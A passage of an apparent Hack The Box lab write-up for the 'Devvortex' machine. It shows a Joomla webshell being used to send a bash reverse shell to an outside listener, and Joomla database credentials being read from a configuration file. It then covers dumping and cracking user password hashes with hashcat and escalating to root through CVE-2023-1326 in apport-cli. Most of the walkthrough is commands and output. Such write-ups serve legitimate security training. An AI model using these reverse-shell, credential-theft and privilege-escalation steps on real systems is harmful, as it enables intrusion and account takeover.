
Nothing better than a success message
From here we can now run the console.py script included with the plugin shell in order to easily interact with it and gain Remote Code Execution.
┌──(kali㉿kali)-[~/Desktop/Joomla-webshell-plugin]
└─$ python console.py -t dev.devvortex.htb
[webshell]> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Hackers be like
Shell as www-data
The next step is to gain a complete shell on the devvortex host. To do this we will pass in a simple bash reverse shell, which can be generated from revshells.com, to the plugin webshell we just created. We will also need to prepend bash -c and pass the payload in quotes in order to correctly call it. Lastly, we will also need to start a Netcat listener in order to catch the shell.
┌──(kali㉿kali)-[~/Desktop/Joomla-webshell-plugin]
└─$ python console.py -t dev.devvortex.htb
[webshell]> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[webshell]> bash -c "bash -i >& /dev/tcp/10.10.14.13/42069 0>&1"

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.242] 45576
bash: cannot set terminal process group (843): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Script Shell Elevation Trick
The first thing I like to do when I get a shell is use the script command in order to upgrade the shell to full TTY. This means we will be able to use the arrow keys and tab completion as normal.
www-data@devvortex:/home$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@devvortex:/home$ ^Z ## control+Z
zsh: suspended  nc -lvnp 42069

┌──(kali㉿kali)-[~/Desktop]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 42069
                             reset
reset: unknown terminal type unknown
Terminal type? screen
www-data@devvortex:/home$
.jpg)
Learned that one from the legend 0xdf himself
Logan Password From MySQL
We do not have user.txt yet and we can see the only other user on the box is Logan by looking in the home directory.
www-data@devvortex:/home$ ls -la
total 12
drwxr-xr-x  3 root  root  4096 Sep 26 19:16 .
drwxr-xr-x 19 root  root  4096 Oct 26 15:12 ..
drwxr-xr-x  4 logan logan 4096 Nov 27 08:54 logan
This means we will need to move laterally to the logan user in order to complete the user step of the box. Since we have a shell as the www-data account it is always a good idea to start off by checking the directories where the websites are located. This can be found in /var/www/html in Linux by default.
www-data@devvortex:~$ ls -la
total 16
drwxr-xr-x  4 root     root     4096 Oct 29 16:07 .
drwxr-xr-x 13 root     root     4096 Sep 12 17:36 ..
drwxr-xr-x 17 www-data www-data 4096 Sep 25 16:44 dev.devvortex.htb
drwxr-xr-x  5 www-data www-data 4096 Oct  3 09:27 devvortex
Looking through these files we can find configruration.php in dev.devvortex.htb. Configuration files are often good because they contain connection strings for databases that will allow us to get passwords. In this case checking it out we only see the lewis:P4ntherg0t1n5r3c0n## account we already have.
www-data@devvortex:~/dev.devvortex.htb$ cat configuration.php
<?php
class JConfig {
<...>
public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'lewis';
    public $password = 'P4ntherg0t1n5r3c0n##';
    public $db = 'joomla';
<...>
From here I decided to check the MySQL database and see if we can get any passwords from it. We can see that the only database of use to use is Joomla
www-data@devvortex:~/dev.devvortex.htb$ mysql -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
<...>
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)
We can then view the tables and select all information from the sd4fg_users table in order to get the password hash for the Logan and Lewis user.
mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
<...>
| sd4fg_users                   |
<...>
71 rows in set (0.01 sec)

mysql> select * from sd4fg_users;
<...>
| 649 | lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |     0 |         1 | 2023-09-25 16:44:24 | 2023-11-27 16:12:14 | 0          |                                                                                                                                                         | NULL          |          0 |        |      |            0 |              |
| 650 | logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
<...>
Shell as Logan
We can now copy the hash to a file and feed that to hashcat. Hashcat will automatically identify it as bcrypt. We can now pass the -m 3200 flag to have hashcat crack Logan's hash to tequieromucho.
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat hash -m 3200 /usr/share/wordlists/rockyou.txt
<...>
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho
At last we can use Logan:tequieromucho to login to Devvortex with ssh and get user.txt completing the user step of the machine.
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh logan@devvortex.htb
logan@devvortex.htb's password: tequieromucho
<...>
logan@devvortex:~$ cat user.txt
d474************************6b74
.jpg)
If you know, you know
Root
Enumeration
Sudo Privileges
The first thing I like to check when attempting to elevate to root is sudo permissions. This can be checked with the sudo -l command.
logan@devvortex:~$ sudo -l
[sudo] password for logan: tequieromucho
Matching Defaults entries for logan on devvortex:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
(ALL : ALL) /usr/bin/apport-cli
In this case we can see that Logan can run the apport-cli binary as root. We can check GTFO bins for this binary but nothing will come up. Doing some googling for "apport-cli exploits" we come across CVE-2023-1326. This is a vulnerability in which when apport-cli is run it does not drop sudo permissions. This means if we can get into a pager application like less we can drop back into a shell as root.
Enumerating apport-cli
It's always a good idea to fully enumerate before attempting exploitation. In this case I went through the functions of the application.
logan@devvortex:~$ sudo /usr/bin/apport-cli
*** Send problem report to the developers?
After the problem report has been sent, please fill out the form in the
automatically opened web browser.
What would you like to do? Your options are:
S: Send report (33.2 KB)
V: View report
K: Keep report file for sending later or copying to somewhere else
I: Cancel and ignore future crashes of this program version
C: Cancel
Please choose (S/V/K/I/C):
It looks like we should be able to use V/View Report to open a report in a pager like less and then drop into a root shell.
CVE-2023-1326 apport-cli Privilege Escalation
We now have everything we need to escalate to root. We first need to open a crash report using a pager like Less. we use -c to pass in an arbitrary file and less to specify the pager we want to use. We can then drop into a shell as root by entering ! in less. After this the last thing to do is grab root.txt and finish the box.
logan@devvortex:~$  sudo apport-cli -c test less

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
.............

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
S: Send report (1.7 KB)
V: View report
K: Keep report file for sending later or copying to somewhere else
I: Cancel and ignore future crashes of this program version
C: Cancel
Please choose (S/V/K/I/C):V
<...>
:!
root@devvortex:~# cat root.txt
23f0************************ad5a

Press F to pay respects for grumpy cat
Additional Resources
Ippsec video walkthrough
0xdf writeup
0xdf.gitlab.io